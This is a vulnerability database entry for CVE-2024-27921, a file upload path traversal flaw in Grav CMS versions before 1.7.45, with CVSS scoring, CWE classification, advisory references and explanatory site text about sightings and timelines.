"summary": "Grav File Upload Path Traversal"
}
GSD-2024-27921
Vulnerability from gsd - Updated: 2024-02-29 06:03{
"gsd": {
"metadata": {
"exploitCode": "unknown",
"remediation": "unknown",
"reportConfidence": "confirmed",
"type": "vulnerability"
},
"osvSchema": {
"aliases": [
"CVE-2024-27921"
],
"details": "Grav is an open-source, flat-file content management system. A file upload path traversal vulnerability has been identified in the application prior to version 1.7.45, enabling attackers to replace or create files with extensions like .json, .zip, .css, .gif, etc. This critical security flaw poses severe risks, that can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing files or creating new ones, and exfiltrate sensitive data using CSS exfiltration techniques. Upgrading to patched version 1.7.45 can mitigate the issue.",
"id": "GSD-2024-27921",
"modified": "2024-02-29T06:03:30.387954Z",
"schema_version": "1.4.0"
}
},
"namespaces": {
"cve.org": {
"CVE_data_meta": {
"ASSIGNER": "security-advisories@github.com",
"ID": "CVE-2024-27921",
"STATE": "PUBLIC"
},
"affects": {
"vendor": {
"vendor_data": [
{
"product": {
"product_data": [
{
"product_name": "grav",
"version": {
"version_data": [
{
"version_affected": "=",
"version_value": "\u003c 1.7.45"
}
]
}
}
]
},
"vendor_name": "getgrav"
}
]
}
},
"data_format": "MITRE",
"data_type": "CVE",
"data_version": "4.0",
"description": {
"description_data": [
{
"lang": "eng",
"value": "Grav is an open-source, flat-file content management system. A file upload path traversal vulnerability has been identified in the application prior to version 1.7.45, enabling attackers to replace or create files with extensions like .json, .zip, .css, .gif, etc. This critical security flaw poses severe risks, that can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing files or creating new ones, and exfiltrate sensitive data using CSS exfiltration techniques. Upgrading to patched version 1.7.45 can mitigate the issue."
}
]
},
"impact": {
"cvss": [
{
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 8.8,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "LOW",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
}
]
},
"problemtype": {
"problemtype_data": [
{
"description": [
{
"cweId": "CWE-22",
"lang": "eng",
"value": "CWE-22: Improper Limitation of a Pathname to a Restricted Directory (\u0027Path Traversal\u0027)"
}
]
}
]
},
"references": {
"reference_data": [
{
"name": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc",
"refsource": "MISC",
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
},
{
"name": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99",
"refsource": "MISC",
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
}
]
},
"source": {
"advisory": "GHSA-m7hx-hw6h-mqmc",
"discovery": "UNKNOWN"
}
},
"nvd.nist.gov": {
"cve": {
"descriptions": [
{
"lang": "en",
"value": "Grav is an open-source, flat-file content management system. A file upload path traversal vulnerability has been identified in the application prior to version 1.7.45, enabling attackers to replace or create files with extensions like .json, .zip, .css, .gif, etc. This critical security flaw poses severe risks, that can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing files or creating new ones, and exfiltrate sensitive data using CSS exfiltration techniques. Upgrading to patched version 1.7.45 can mitigate the issue."
},
{
"lang": "es",
"value": "Grav es un sistema de gesti\u00f3n de contenidos de archivos planos de c\u00f3digo abierto. Se identific\u00f3 una vulnerabilidad de path traversal de carga de archivos en la aplicaci\u00f3n anterior a la versi\u00f3n 1.7.45, lo que permite a los atacantes reemplazar o crear archivos con extensiones como .json, .zip, .css, .gif, etc. Esta falla de seguridad cr\u00edtica plantea riesgos graves , que puede permitir a los atacantes inyectar c\u00f3digo arbitrario en el servidor, socavar la integridad de los archivos de respaldo sobrescribiendo archivos existentes o creando otros nuevos, y exfiltrar datos confidenciales utilizando t\u00e9cnicas de exfiltraci\u00f3n CSS. Actualizar a la versi\u00f3n parcheada 1.7.45 puede mitigar el problema."
}
],
"id": "CVE-2024-27921",
"lastModified": "2024-03-22T12:45:36.130",
"metrics": {
"cvssMetricV31": [
{
"cvssData": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 8.8,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "LOW",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
},
"exploitabilityScore": 2.8,
"impactScore": 5.9,
"source": "security-advisories@github.com",
"type": "Secondary"
}
]
},
"published": "2024-03-21T22:15:11.137",
"references": [
{
"source": "security-advisories@github.com",
"url": "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
},
{
"source": "security-advisories@github.com",
"url": "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
}
],
"sourceIdentifier": "security-advisories@github.com",
"vulnStatus": "Awaiting Analysis",
"weaknesses": [
{
"description": [
{
"lang": "en",
"value": "CWE-22"
}
],
"source": "security-advisories@github.com",
"type": "Secondary"
}
]
}
}
}
}
Drag nodes to arrange them. Double-click a related vulnerability to open it, or a source to visit its link. The Physics button on the left tunes the layout and the simulation; the legend at the bottom left hides or shows nodes by kind and by sighting type.
Sightings
| Author | Source | Type | Date | Other |
|---|
Nomenclature
- Seen: The vulnerability was mentioned, discussed, or observed by the user.
- Confirmed: The vulnerability has been validated from an analyst's perspective.
- Published Proof of Concept: A public proof of concept is available for this vulnerability.
- Exploited: The vulnerability was observed as exploited by the user who reported the sighting.
- Patched: The vulnerability was observed as successfully patched by the user who reported the sighting.
- Not exploited: The vulnerability was not observed as exploited by the user who reported the sighting.
- Not confirmed: The user expressed doubt about the validity of the vulnerability.
- Not patched: The vulnerability was not observed as successfully patched by the user who reported the sighting.
Vulnerability timeline
Sightings and recorded dates, grouped by day · UTC
How durations are calculated
Following the VTEM framework (Black Hat USA 2015), time to patch starts when the vendor or a coordinator was informed, total time to patch at discovery, and disclosure to patch at public disclosure; vendor response time runs from the report to its acknowledgement. Time to exploit and time unpatched start at the earliest discovery or report, falling back to public disclosure. Unpatched time ends at the first recorded patch, or the calculation time when no patch is recorded. Exploitation to patch shows the interval between those two events; a published proof of concept is a public exploit, not exploitation.
Each result shows its source dates. A negative interval means the end event came first; when date-only inputs leave the order open, the result says so. Date-only inputs are approximate. The earliest evidence wins: KEV report dates and sightings are labelled as such. Records describing another vulnerability are listed but never calculated from, and a PoC alone does not establish exploitation. Missing patch evidence does not prove that no patch exists. Filters below change the event list only.
Loading timeline…

The approach is described in our paper Mapping CVEs to MITRE ATT&CK Techniques: A Curated Gold-Set Classifier and the Limits of LLM-Assisted Label Expansion.
Browse all ATT&CK techniques and the vulnerabilities related to each.
Related by attack behaviour
Vulnerabilities whose description is nearest to this one in the vector space of the CIRCL/vulnerability-attack-technique-biencoder model. This is a similarity search over the bi-encoder space (plain cosine), not a classification, and it has no measured accuracy.